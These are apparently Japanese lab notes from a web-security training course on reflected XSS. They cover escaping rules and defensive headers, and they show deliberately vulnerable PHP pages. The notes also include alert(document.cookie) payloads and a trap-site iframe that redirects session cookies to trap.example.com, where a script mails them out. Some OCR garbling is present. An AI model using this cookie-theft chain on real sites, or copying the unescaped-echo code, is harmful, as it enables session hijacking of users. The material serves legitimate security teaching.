


4.3 表示処理に伴う問題 クロスサイト・スクリプティング(基本編)

WebアプリケーションにXSS(クロスサイト・スクリプティング)の脆弱性がある場合には、以下の影響があります。

クッキー値を盗み出されて、セッションハイジャックされる。利用者がなりすましの被害を受ける。
 その他に、JavaScriptによる攻撃を受ける。サイト利用者の権限でWebアプリケーションの機能を悪用される。
 画面の書き換えが行われる。偽のフォームからフィッシングによって、個人情報や重要な秘密情報が盗まれる。

対策について

HTMLの構成要素



HTMLエスケープの概要

置かれている場所	要素への処理	エスケープ処理
要素内容	タグと文字参照が解釈される	「<」と「&」を文字参照にする
属性値	文字参照が解釈される 引用符で終端される	属性値を「"」で囲み、「<」と「"」と「&」を文字参照に
属性値(URL)	文字参照が解釈される 引用符で終端される	URL形式をチェックしてから、属性値としてエスケープする
イベントハンドラ	文字参照が解釈される 引用符で終端される	Javascriptとしてエスケープしてから、 属性値としてのエスケープ
script要素内の文字列リテラル	タグと文字参照が解釈されない 「</>」により終端される	Javascriptとしてのエスケープと 「</>」を排除する

基本

JavaScriptの文字列リテラルとしてエスケープすべき文字

文字	エスケープ
「\」	「\\」
「"」	「\"」
「'」	「\'」
改行	「\n」

JavaScriptエスケープを行い、さらにHTMLエスケープを実行したときの処理結果

入力内容	JavaScriptエスケープ後	HTMLエスケープ後
< > ' " \	< > \' \" \\	< > \' \" \\

●レスポンスに、文字エンコーディングの指定をする

header('Content-Type: text/html; charset=UTF-8');

●X-XSS-Protection レスポンスヘッダを使用する

最近のブラウザはXSSフィルタが標準で有効化されているが(firefoxは標準で無効)、利用者が無効化している場合もある。X-XSS-Protection レスポンスヘッダは、利用者の設定を上書きし、有効/無効を設定したり、動作モードを変更する機能です。HTTPレスポンスで、以下を出力する。

```
X-XSS-Protection: 1; mode=block
```

Apacheの設定で出力する場合は、mod_headerを導入した上で、httpd.conf に以下を設定する

```
Header always set X-XSS-Protection "1; mode=block"
```

nginxの設定する場合は、conf.d/default.conf に以下を設定する

```
add_header X-XSS-Protection: 1; mode=block;
```

●クッキーにHttpOnly属性を付与する(JavaScriptからのクッキーの読み出しを禁止)

PHPでセッションIDにHttpOnly属性を付与するためには、php.ini に以下を設定する

```
session.cookie_httponly = on
```

●Content-Security-Policy を使用する

主にXSS攻撃緩和のためにブラウザに実装されつつある

(最も基本的、厳しい設定) Content-Security-Policy: default-src 'self'

:スクリプト、画像、CSSなどのメディアを自サイトからの呼び出しに制限する。ただし、インラインのJavaScriptも禁止されるので、手間もかかる。

●Strict-Transport-Security(HSTS) を使用する

HTTPS接続を強制する。HTTPアクセスをHTTPSアクセスにリダイレクトするときの中間者攻撃(ダウングレードさせられる)に有効。

(HTTPS強制を1年間継続) Strict-Transport-Security: max-age=3156000
(サブドメインを含めて、HTTPS強制を2年間継続) Strict-Transport-Security: max-age=3156001; includeSubDomains

※ XST(HTTPのTRACEメソッド送信による、クッキーやBASIC認証のID、PWを盗む手法)について、

現在は、サーバ側、ブラウザ側とも、TRACEメソッドを禁止する施策がとられているが、脆弱性診断で指摘を受ける場合がある。(注意から重要指摘まで様々)


ApacheのTRACEメソッド無効化設定は、http.confに

```
TraceEnable Off
```

nginxはデフォルトで無効化されている

XSS(基本編) 43-001:正常系

【ブラウザ】




4.3 表示処理に伴う問題

- クロスサイト・スクリプティング (基本編)
 - 43-001:正常系
 - 43-001:XSS攻撃
 - 43-900:罠サイト
 - 43-002:粗大ゴミ申し込み(正常系)
 - 43-902:粗大ゴミ悪用
 - 43-003:引用符で囲まない属性値(正常系)
 - 43-003:引用符で囲まない属性値(XSS)
 - 43-004:引用符で囲った属性値(正常系)
 - 43-004:引用符で囲った属性値(XSS)
- クロスサイト・スクリプティング (発展編)
 - 43-030:href属性の動的生成(正常系)
 - 43-010:href属性の動的生成(XSS)
 - 43-010a:href属性の動的生成(対策済み)
 - 43-012:イベントハンドラの動的生成(正常系)
 - 43-012:イベントハンドラの動的生成(XSS)
 - 43-013:script要素内の動的生成(正常系)
 - 43-013:script要素内の動的生成(XSS)
 - 43-013a:script要素内の動的生成(対策済みA)
 - 43-013b:script要素内の動的生成(対策済みB)

[phpinfo](#)

[ホームページに戻る](#)



```
1 <html>
2 <head><title>4.3 表示処理に伴う問題</title></head>
3 <body>
4 4.3 表示処理に伴う問題
5 <ul>
6 <li>クロスサイト・スクリプティング (基本編) </li>
7 <ol>
8 <li><a href="/43-001.php?keyword=Haskell">43-001:正常系</a></li>
9 <li><a href="/43-001.php?keyword=&lt;script&st;alert(document.cookie)&lt;/script&st;">43-001:XSS攻撃</a></li>
10 <li><a href="/trap.example.com/43/43-900.html">43-900:罠サイト</a></li>
11 <li><a href="/43-002.php">43-002:粗大ゴミ申し込み(正常系)</a></li>
12 <li><a href="/http://trap.example.com/43/43-902.html">43-902:粗大ゴミ悪用</a></li>
13 <li><a href="/43-003.php?p=alice@example.jp">43-003:引用符で囲まない属性値(正常系)</a></li>
14 <li><a href="/43-003.php?p=1tonmouseover%3dalert(document.cookie)">43-003:引用符で囲まない属性値(XSS)</a></li>
15 <li><a href="/43-004.php?p=alice@example.jp">43-004:引用符で囲った属性値(正常系)</a></li>
16 <li><a href="/43-004.php?p=*onmouseover%3dalert(document.cookie)">43-004:引用符で囲った属性値(XSS)</a></li>
17 </ol>
18 <li>クロスサイト・スクリプティング (発展編) </li>
19 <ol start="9">
20 <li><a href="/43-010.php?url=https://www.es-secure.co.jp/">43-010:href属性の動的生成(正常系)</a></li>
21 <li><a href="/43-010.php?url=javascript:alert(document.cookie)">43-010:href属性の動的生成(XSS)</a></li>
22 <li><a href="/43-010a.php?url=javascript:alert(document.cookie)">43-010a:href属性の動的生成(対策済み)</a></li>
23 </ol>
24 <li><a href="/43-011.html?name=Yamada">43-011:DOM Based XSS(正常系)</a></li>
25 <li><a href="/43-011.html?name=&lt;script>alert(document.cookie)&lt;/script">43-011:DOM Based XSS(XSS)</a></li>
26 <li><a href="/43-011a.html?name=&lt;script>alert(document.cookie)&lt;/script">43-011a:DOM Based XSS(対策済み)</a></li>
27 </li>
28 <li><a href="/43-012.php?name=Yamada">43-012:イベントハンドラの動的生成(正常系)</a></li>
29 <li><a href="/43-012.php?name='';alert(document.cookie)'">43-012:イベントハンドラの動的生成(XSS)</a></li>
30 <li><a href="/43-013.php?name=大谷san">43-013:script要素内の動的生成(正常系)</a></li>
31 <li><a href="/43-013.php?name=&lt;script>&lt;script>alert(document.cookie)'">43-013:script要素内の動的生成(XSS)</a></li>
32 <li><a href="/43-013a.php?name=&lt;script>&lt;script>alert(document.cookie)'">43-013a:script要素内の動的生成(対策済みA)</a></li>
33 <li><a href="/43-013b.php?name=</script><script>alert(document.cookie)'">43-013b:script要素内の動的生成(対策済みB)</a></li>
34 </ol>
35 <br>
36 <a href="/phpinfo.php">phpinfo</a><br>
37 <a href="/">ホームページに戻る</a>
38 </body>
39 </html>
40
```

【サーバ: 43/43-001.php】

```
/var/www/html/43/43-001.php - wasbook@192.168.56.101 - エディタ - WinSCP
k?php
session_start();
// ログインチェック (略)
?>
<body>
検索キーワード:<?php echo $_GET['keyword']; ?><BR>
以下略
</body>
```

【ブラウザ→サーバ: リクエスト 43/43-001.php → レスポンス】正常系

無題セッション - 20181218-014508 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイック スタート リクエスト レスポンス

デフォルトビュー

```
GET http://example.jp/43/43-001.php?keyword=Haskell HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/43/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 18 Dec 2018 08:35:19 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=rile7ctuhtu31c4bd80rdlj9a2; path=/
X-UA-Compatible: IE=edge
```

```
<body>
検索キーワード:Haskell<BR>
以下略
</body>
```

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
3	18/12/18 8:35:19	GET	http://example.jp/43/43-001.php?keyword=...	200	OK	100 ms	59 bytes	Medium		SetCookie

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ】

example.jp/43/43-001.php?keyword=Haskell


検索キーワード:Haskell
以下略

view-source:http://example.jp/43/43-001.php?keyword=Haskell

```
1 <body>
2 検索キーワード:Haskell<BR>
3 以下略
4 </body>
5
```


XSS(基本編) 43-001:XSS攻撃


【ブラウザ】



4.3 表示処理に伴う問題

・クロスサイト・スクリプティング (基本編)

1. [43-001:正常系](#)
2. [43-001:XSS攻撃](#) 
3. [43-900:罠サイト](#)
4. [43-002:粗大ゴミ申し込み\(正常系\)](#)
5. [43-902:粗大ゴミ悪用](#)
6. [43-003:引用符で囲まない属性値\(正常系\)](#)
7. [43-003:引用符で囲まない属性値\(XSS\)](#)
8. [43-004:引用符で囲った属性値\(正常系\)](#)
9. [43-004:引用符で囲った属性値\(XSS\)](#)



```
1 <html>
2 <head><title>4.3 表示処理に伴う問題</title></head>
3 <body>
4 4.3 表示処理に伴う問題
5 <ul>
6 <li>クロスサイト・スクリプティング (基本編) </li>
7 <ol>
8 <li><a href="/43-001.php?keyword=Haskell">43-001:正常系</a></li>
9 <li><a href="/43-001.php?keyword=&lt;script&gt;alert(document.cookie)&lt;/script&gt;">43-001:XSS攻撃</a></li>
10 <li><a href="http://trap.example.com/43/43-900.html">43-900:罠サイト</a></li>
11 <li><a href="/43-002.php">43-002:粗大ゴミ申し込み(正常系)</a></li>
12 <li><a href="http://trap.example.com/43/43-902.html">43-902:粗大ゴミ悪用</a></li>
13 <li><a href="/43-003.php?p=alice@example.jp">43-003:引用符で囲まない属性値(正常系)</a></li>
14 <li><a href="/43-003.php?p=!tonmouseover%3dalert(document.cookie)">43-003:引用符で囲まない属性値(XSS)</a></li>
15 <li><a href="/43-004.php?p=alice@example.jp">43-004:引用符で囲った属性値(正常系)</a></li>
16 <li><a href="/43-004.php?p="+tonmouseover%3d"alert(document.cookie)">43-004:引用符で囲った属性値(XSS)</a></li>
17 </ol>
```

【サーバ: 43/43-001.php】

```
/var/www/html/43/43-001.php - wasbook@192.168.56.101 - エディタ - WinSCP
k?php
  session_start();
  // ログインチェック (略)
?>
<body>
検索キーワード:<?php echo $_GET['keyword']; ?><BR>
以下略
</body>
```

【ブラウザ→サーバ: リクエスト 43/43-001.php → レスポンス】XSS攻撃

無題セッション - 20181218-014508 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイックスタート → リクエスト → レスポンス

デフォルトビュー

コンテキスト

- 既定コンテキスト
- サイト
 - http://example.jp

GET

http://example.jp/43/43-001.php?keyword=%3Cscript%3Ealert(document.cookie)%3C/script%3E

HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: ja,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://example.jp/43/

DNT: 1

Connection: keep-alive

Cookie: PHPSESSID=rile7ctuhtu31c4bd80rdlj9a2

Upgrade-Insecure-Requests: 1

Host: example.jp

HTTP/1.1 200 OK

Server: nginx/1.10.3

Date: Tue, 18 Dec 2018 08:46:07 GMT

Content-Type: text/html; charset=UTF-8

Content-Length: 91

Connection: keep-alive

X-Powered-By: PHP/5.3.3

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Vary: Accept-Encoding

X-UA-Compatible: IE=edge

<body>

検索キーワード:<script>alert(document.cookie)</script>

以下略

</body>

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
5	18/12/18 8:46:07	GET	http://example.jp/43/43-001.php?keyword=...	200	OK	26 ms	91 bytes	Medium		Script

アラート 0 1 3 0

現在のスキャン 0 0 0 0 0 0

【ブラウザ】

example.jp/43/43-001.php?key...

example.jp/43/43-001.php?keyword=<script>alert(document.cookie)</script>

検索キーワード:

PHPSESSID=rile7ctuhtu31c4bd80rdlj9a2

OK


example.jp/43/43-001.php?keywo... http://example.jp/43/43-001.php?k...

view-source:http://example.jp/43/43-001.php?keyword=%3Cscript%3Ealert(document.cookie)


```
1 <body>
2 検索キーワード:<script>alert(document.cookie)</script><BR>
3 以下略
4 </body>
5
```

XSS(基本編) 43-900:罠サイト

罠サイト




【ブラウザ】



4.3 表示処理に伴う問題

• クロスサイト・スクリプティング (基本編)

1. [43-001:正常系](#)
2. [43-001:XSS攻撃](#)
3. [43-900:罠サイト](#)
4. [43-002:粗大ゴミ申し込み\(正常系\)](#)
5. [43-902:粗大ゴミ悪用](#)
6. [43-003:引用符で囲まない属性値\(正常系\)](#)
7. [43-003:引用符で囲まない属性値\(XSS\)](#)
8. [43-004:引用符で囲った属性値\(正常系\)](#)
9. [43-004:引用符で囲った属性値\(XSS\)](#)



```
1 <html>
2 <head><title>4.3 表示処理に伴う問題</title></head>
3 <body>
4 4.3 表示処理に伴う問題
5 <ul>
6 <li>クロスサイト・スクリプティング (基本編) </li>
7 <ol>
8 <li><a href="/43-001.php?keyword=Haskell">43-001:正常系</a></li>
9 <li><a href="/43-001.php?keyword=&lt;script&gt;alert(document.cookie)&lt;/script&gt;">43-001:XSS攻撃</a></li>
10 <li><a href="http://trap.example.com/43/43-900.htm">43-900:罠サイト</a></li>
11 <li><a href="/43-002.php">43-002:粗大ゴミ申し込み(正常系)</a></li>
12 <li><a href="http://trap.example.com/43/43-902.htm">43-902:粗大ゴミ悪用</a></li>
13 <li><a href="/43-003.php?p=alice@example.jp">43-003:引用符で囲まない属性値(正常系)</a></li>
14 <li><a href="/43-003.php?p=1+onmouseover:%3dalert(document.cookie)">43-003:引用符で囲まない属性値(XSS)</a></li>
15 <li><a href="/43-004.php?p=alice@example.jp">43-004:引用符で囲った属性値(正常系)</a></li>
16 <li><a href="/43-004.php?p="+onmouseover:%3d"alert(document.cookie)">43-004:引用符で囲った属性値(XSS)</a></li>
17 </ol>
```

【サーバ: 43/43-900.html 】

```
 /var/www/html/43/43-900.html - wasbook@192.168.56.101 - エディタ - WinSCP
khtml<body>
激安商品情報
<br><br>
<iframe width=320 height=100 |src="http://example.jp/43/43-001.php?keyword=<script>window.location='http://trap.example.com/43/43-901.php?sid=%2Bdocument.cookie;</script>'"></iframe>
</body></html>
```



【サーバ: 43/43-001.php 】

```
 /var/www/html/43/43-001.php - wasbook@192.168.56.101 - エディタ - WinSCP
k?php
| session_start();
// ログインチェック (略)
?>
<body>
検索キーワード: <?php echo $_GET['keyword']; ?><br>
以下略
</body>
```

example.jp に対して、セッションを開始

【サーバ: 43/43-901.php 】

```
 /var/www/html/43/43-901.php - wasbook@192.168.56.101 - エディタ - WinSCP
k?php
mb_language('Japanese');
$$_sid = $_GET['sid'];
mb_send_mail('wasbook@example.jp', '攻撃成功', 'セッションID: ' . $$_sid,
'From: cracked@trap.example.com');
?>
<body>攻撃成功<br>
<?php echo $_$_sid; ?>
</body>
```

example.jp のクッキーをメールで送信

【ブラウザ→偽サーバ: リクエスト trap.example.com/43/43-900.html → レスポンス】 罠サイト

The screenshot shows the OWASP ZAP 2.7.0 interface. The main window displays the request and response for a GET request to `http://trap.example.com/43/43-900.html`. The response is an HTTP 200 OK with headers including `Server: nginx/1.10.3`, `Date: Tue, 18 Dec 2018 09:03:22 GMT`, and `Content-Type: text/html; charset=UTF-8`. The response body contains HTML with a script that sets a cookie:

```
<html><body>
  激安商品情報
  <br><br>
  <iframe width=320 height=100 src=
    "http://example.jp/43/43-001.php?keyword=<script>window.location='http://trap.example.com/43/43-901.php?sid
    ='%2Bdocument.cookie;</script>"></iframe>
</body></html>
```

The table below shows the request details:

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
6	18/12/18 9:03:21	GET	http://trap.example.com/43/43-900.html	200	OK	5 ms	238 bytes	Medium		Script

At the bottom, the alert bar shows 0 alerts, 2 cookies, 3 scripts, and 0 other items.

【ブラウザ→偽サーバ: リクエスト trap.example.com/43/43-901.html → レスポンス】

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET http://trap.example.com/43/43-901.php?sid=PHPSESSID=r1e7ctuhtu31c4bd80rdlj9a2 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/43/43-001.php?keyword=%3Cscript%3Ewindow.location=%27http://trap.example.com/43/43-901.php?sid=%27%2Bdocument.cookie;%3C/script%3E
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
- Response:** HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 18 Dec 2018 09:03:22 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
X-UA-Compatible: IE=edge
Body: <body> 攻撃成功
 PHPSESSID=r1e7ctuhtu31c4bd80rdlj9a2 </body>
- Log Table:**

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
10	18/12/18 9:03:21	GET	http://trap.example.com/43/43-901.php?sid=...	200	OK	64 ms	67 bytes	Medium		

Alerts: 0 Critical, 2 High, 3 Medium, 0 Low

【ブラウザ】

trap.example.com/43/43-900.html

激安商品情報

攻撃成功
PHPSESSID=rile7ctuhtu31c4bd80rdlj9a2

```
1 <html><body>  
2 激安商品情報  
3 <br><br>  
4 <iframe width=320 height=100 src="http://example.jp/43/43-001.php?keyword=<script>window.location='http://trap.example.com/43/43-901.php?sid=%2Bdocument.cookie;</script>'></iframe>  
5 </body></html>  
6
```

【メール】

Roundcube Webmail :: 攻撃成功

example.jp/mail/?_task=mail&_caps=pdf%3D1%2Cflash%3D0%2C...

このプログラムについて wasbook@example.jp ログアウト

roundcube 電子メール アドレス帳 設定

戻る 新規作成 返信 全員に返信 転送 削除 移動 印刷 マーク 続く

受信箱 送信済み ごみ箱

攻撃成功 2通の1通目のメッセージ


発信者 cracked@trap.example.com
宛先 wasbook@example.jp
日付 今日 18:03

セッションID:PHPSESSID=rile7ctuhtu31c4bd80rdlj9a2

example.jp のクッキーをメールで送信

XSS(基本編) 43-002:粗大ゴミ申し込み(正常系)


【ブラウザ】



4.3 表示処理に伴う問題

• クロスサイト・スクリプティング (基本編)

1. [43-001:正常系](#)
2. [43-001:XSS攻撃](#)
3. [43-900:罠サイト](#)
4. [43-002:粗大ゴミ申し込み\(正常系\)](#)
5. [43-902:粗大ゴミ悪用](#)
6. [43-003:引用符で囲まない属性値\(正常系\)](#)
7. [43-003:引用符で囲まない属性値\(XSS\)](#)
8. [43-004:引用符で囲った属性値\(正常系\)](#)
9. [43-004:引用符で囲った属性値\(XSS\)](#)



```
1 <html>
2 <head><title>4.3 表示処理に伴う問題</title></head>
3 <body>
4 4.3 表示処理に伴う問題
5 <ul>
6 <li>クロスサイト・スクリプティング (基本編) </li>
7 <ol>
8 <li><a href="/43-001.php?keyword=Haskell">43-001:正常系</a></li>
9 <li><a href="/43-001.php?keyword=&lt;script&gt;alert(document.cookie)&lt;/script&gt;">43-001:XSS攻撃</a></li>
10 <li><a href="/trap.example.com/43/43-900.html">43-900:罠サイト</a></li>
11 <li><a href="/43-002.php">43-002:粗大ゴミ申し込み(正常系) </li>
12 <li><a href="/trap.example.com/43/43-902.html">43-902:粗大ゴミ悪用</a></li>
13 <li><a href="/43-003.php?p=alice@example.jp">43-003:引用符で囲まない属性値(正常系)</a></li>
14 <li><a href="/43-003.php?p=1+onmouseover%3dalert(document.cookie)">43-003:引用符で囲まない属性値(XSS)</a></li>
15 <li><a href="/43-004.php?p=alice@example.jp">43-004:引用符で囲った属性値(正常系)</a></li>
16 <li><a href="/43-004.php?p="+onmouseover%3d"alert(document.cookie)">43-004:引用符で囲った属性値(XSS)</a></li>
17 </ol>
```

【サーバ: 43/43-002.php】

/var/www/html/43/43-002.php - wasbook@192.168.56.101 - エディタ - WinSCP

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTML>
<HEAD><TITLE>〇〇市粗大ゴミ受付センター</TITLE></HEAD>
<BODY>
<FORM action="" METHOD=POST>
氏 名<INPUT size="20" name="name" value=""?php echo @$_POST['name']; ?><BR>
住 所<INPUT size="20" name="addr" value=""?php echo @$_POST['addr']; ?><BR>
電話番号<INPUT size="20" name="tel" value=""?php echo @$_POST['tel']; ?><BR>
品 目<INPUT size="10" name="kind" value=""?php echo @$_POST['kind']; ?>
数量<INPUT size="5" name="num" value=""?php echo @$_POST['num']; ?><BR>
<input type=submit value="申込"></FORM>
</BODY>
</HTML>
```

【ブラウザ→サーバ: リクエスト 43/43-002.php → レスポンス】粗大ゴミ申し込み(正常系)

The screenshot displays the OWASP ZAP interface. The left pane shows the context tree with 'サイト' selected. The main pane is split into 'リクエスト' (Request) and 'レスポンス' (Response) views. The request pane shows a GET request to http://example.jp/43/43-002.php with various headers including User-Agent, Accept, and Referer. The response pane shows an HTTP/1.1 200 OK response with headers like Server: nginx/1.10.3 and Content-Type: text/html. The response body contains HTML code for a form titled '粗大ゴミ受付センター' (Large Waste Reception Center) with fields for name, address, phone number, item type, and quantity, followed by a submit button.

Request:

```
GET http://example.jp/43/43-002.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/43/
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=rile7ctuhtu31c4bd80rdlj9a2
Upgrade-Insecure-Requests: 1
Host: example.jp
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 18 Dec 2018 12:26:36 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 495
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTML>
<HEAD>< TITLE>〇〇市粗大ゴミ受付センター</TITLE></HEAD>
<BODY>
<FORM action="" METHOD=POST>
氏 名<INPUT size="20" name="name" value=""><BR>
住 所<INPUT size="20" name="addr" value=""><BR>
電話番号<INPUT size="20" name="tel" value=""><BR>
品 目<INPUT size="10" name="kind" value="">
数量<INPUT size="5" name="num" value=""><BR>
<input type=submit value="申込"></FORM>
</BODY>
</HTML>
```

Id	リクエスト日時	メソ...	URL	ステータスコ...	ステータスコード...	ラウンドトリップタ...	レスポンスボディサ...	検出アラ...	ノ...	タグ
11	18/12/18 21:2...	GET	http://example.jp/43/43-002.php	200	OK	28 ms	495 bytes	Medium	Form	

現在のスキャン: 0 0 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 43/43-002.php → レスポンス】粗大ゴミ申し込み(正常系) 入力後

The screenshot shows the Burp Suite interface with the following details:

- Request (Left Panel):**

```
POST http://example.jp/43/43-002.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/43/43-002.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=rle7ctuhtu31c4bd80rdlj9a2
Upgrade-Insecure-Requests: 1
Host: example.jp

name=%E5%BE%A1%E5%AD%90%E6%9F%B4%E3%80%80%E5%8D%9A%E4%B9%8B&addr=%E5%A4%A7%E5%92%BC%E7%94%B0&tel=03-1234-5678&kind=%E3%83%91%E3%82%BD%E3%82%B3%E3%83%B3&num=1
```
- Response (Right Panel):**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 18 Dec 2018 12:32:54 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 547
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTML>
<HEAD><TITLE>〇〇市粗大ゴミ受付センター</TITLE></HEAD>
<BODY>
<FORM action="" METHOD=POST>
氏名<INPUT size="20" name="name" value="御子柴 博之"><BR>
住所<INPUT size="20" name="addr" value="大和田"><BR>
電話番号<INPUT size="20" name="tel" value="03-1234-5678"><BR>
品目<INPUT size="10" name="kind" value="/(ソコン)">
数量<INPUT size="5" name="num" value="1"><BR>
<input type=submit value="申込"></FORM>
</BODY>
</HTML>
```
- Table (Bottom):**

Id	リクエスト日時	メソ...	URL	ステータスコ...	ステータスコード...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノ...	タグ
14	18/12/18 21:3...	POST	http://example.jp/43/43-002.php	200	OK	40 ms	547 bytes	Medium	Form	

【ブラウザ】

〇〇市粗大ゴミ受付センター

example.jp/43/43-002.php

氏名

住所

電話番号

品目 数量

申込

〇〇市粗大ゴミ受付センター

example.jp/43/43-002.php

氏名 御子柴 博之

住所 大和田

電話番号 03-1234-5678

品目 パソコン 数量 1

申込

〇〇市粗大ゴミ受付センター

http://example.jp/43/43-002.php

view-source:http://example.jp/43/43-002.php

```
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
2 <HTML>
3 <HEAD><TITLE>〇〇市粗大ゴミ受付センター</TITLE></HEAD>
4 <BODY>
5 <FORM action="" METHOD=POST>
